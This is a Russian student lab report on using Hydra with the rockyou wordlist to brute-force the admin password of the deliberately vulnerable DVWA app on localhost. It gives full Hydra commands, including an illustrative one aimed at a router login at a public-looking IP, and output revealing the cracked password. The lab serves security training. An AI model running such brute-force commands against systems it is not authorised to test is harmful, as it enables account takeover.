

# **Отчет по третьему этапу индивидуального проекта**

**Информационная безопасность**

Кармацкий Никита Сергеевич

## **Содержание**

<b>1</b>	<b>Цель работы</b>	<b>4</b>
<b>2</b>	<b>Задание</b>	<b>5</b>
<b>3</b>	<b>Теоретическое введение</b>	<b>6</b>
<b>4</b>	<b>Выполнение лабораторной работы</b>	<b>8</b>
<b>5</b>	<b>Выводы</b>	<b>12</b>
<b>6</b>	<b>Список литературы</b>	<b>13</b>

## Список иллюстраций

4.1	Список паролей(в архиве и без)	8
4.2	Чтение файла	9
4.3	Сайт DVWA	9
4.4	Копирование параметров cookie	10
4.5	Запрос Hydra	10
4.6	Результат запроса	10
4.7	Ввод данных в уязвимую форму	11
4.8	Результат	11

## **1 Цель работы**

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

## **2 Задание**

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

### 3 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [parasram?].

#### Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s  
80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid  
username"
```

- Используется http-post-form потому, что авторизация происходит по http методом post.
- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на <sup>USER</sup> и <sup>PASS</sup> соответственно (`username=USER&password=PASS`);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

## 4 Выполнение лабораторной работы

Для того, чтоб пробрутфорсит пароль, нужно сначала найти список частоиспользуемых паролей. Он есть уже в Kali Linux, поэтому нам нужно только его найти и разархивировать каталога с ним (рис. 1).

```
(nskarnatskiy@kali)-[~]
└─$ locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz

(nskarnatskiy@kali)-[~]
└─$ cd /usr/share/wordlists

(nskarnatskiy@kali)-[/usr/share/wordlists]
└─$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst   sqlmap.txt  wifite.txt
```

Рис. 4.1: Список пароле(в архиве и без)

Прочитаем файл, чтоб удостовериться что это он (рис. 2).



```
(nskarmatskiy@kali)-[/usr/share/wordlists]
$ cat rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
```

Рис. 4.2: Чтение файла

Заходим на сайт DVWA, в подпункт с Brute Force. Тут мы будем проверять правильность выданных данных с помощью Hydra (рис. 3).




Рис. 4.3: Сайт DVWA

Для получения пароля и логина нам нужны файлы cookie, поэтому

устанавливаем расширение, которое поможет посмотреть их параметры, а так же скопировать их (рис. 4).




Рис. 4.4: Копирование параметров cookie

Вводим в Hydra нужную информацию. пароль будем подбирать для пользователя admin, используя GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID(параметры cookie) (рис. 5).

```
nskmatskiy@kali:~/usr/share/wordlists
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -i 80 localhost http-get-form "/DVWA/vulnerabilities/brute/username=USER&password=PASS"&login=Login&Cookie=security=medium; PHPSESSID=a6b8q00imhhpgskl0djlfpdr:F=Username and/or password incorrect.-
```

Рис. 4.5: Запрос Hydra

Спустя небольшое количество времени получаем результат в виде подходящий пароля и логина для конкретного юзера (рис. 6).

```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -i 80 localhost http-get-form "/DVWA/vulnerabilities/brute/username=USER&password=PASS"&login=Login&Cookie=security=medium; PHPSESSID=a6b8q00imhhpgskl0djlfpdr:F=Username and/or password incorrect.-
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 12:12:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), -896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/username=USER&password=PASS%&login=Login&Cookie=security=medium; PHPSESSID=a6b8q00imhhpgskl0djlfpdr:F=Username and/or password incorrect.-
[oa][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 12:13:04
```

Рис. 4.6: Результат запроса

Вводим полученные данные на проверку (рис. 7).


The image shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area is titled 'Vulnerability: Brute Force'. It contains a 'Login' form with two input fields: 'Username:' containing the text 'admin' and 'Password:' containing seven dots. A 'Login' button is positioned below the password field. At the bottom of the main area, there is a link labeled 'More Information'.

Рис. 4.7: Ввод данных в уязвимую форму

Получаем положительный результат проверки пароля, а это значит что все сделано верно (рис. 8)

The image shows the DVWA interface after a successful login. The title 'Vulnerability: Brute Force' remains at the top. The 'Login' form fields are now empty. Below the 'Login' button, a message reads: 'Welcome to the password protected area admin'. Underneath this message is a small image of a person with a surprised expression.

Рис. 4.8: Результат

## **5 Выводы**

Приобрели практические навыки по использованию инструмента Hydra для брутфорса паролей.

## 6 Список литературы

[1] <https://spy-soft.net/rockyou-txt/> - Словарь Rockyou.txt где находится в Kali Linux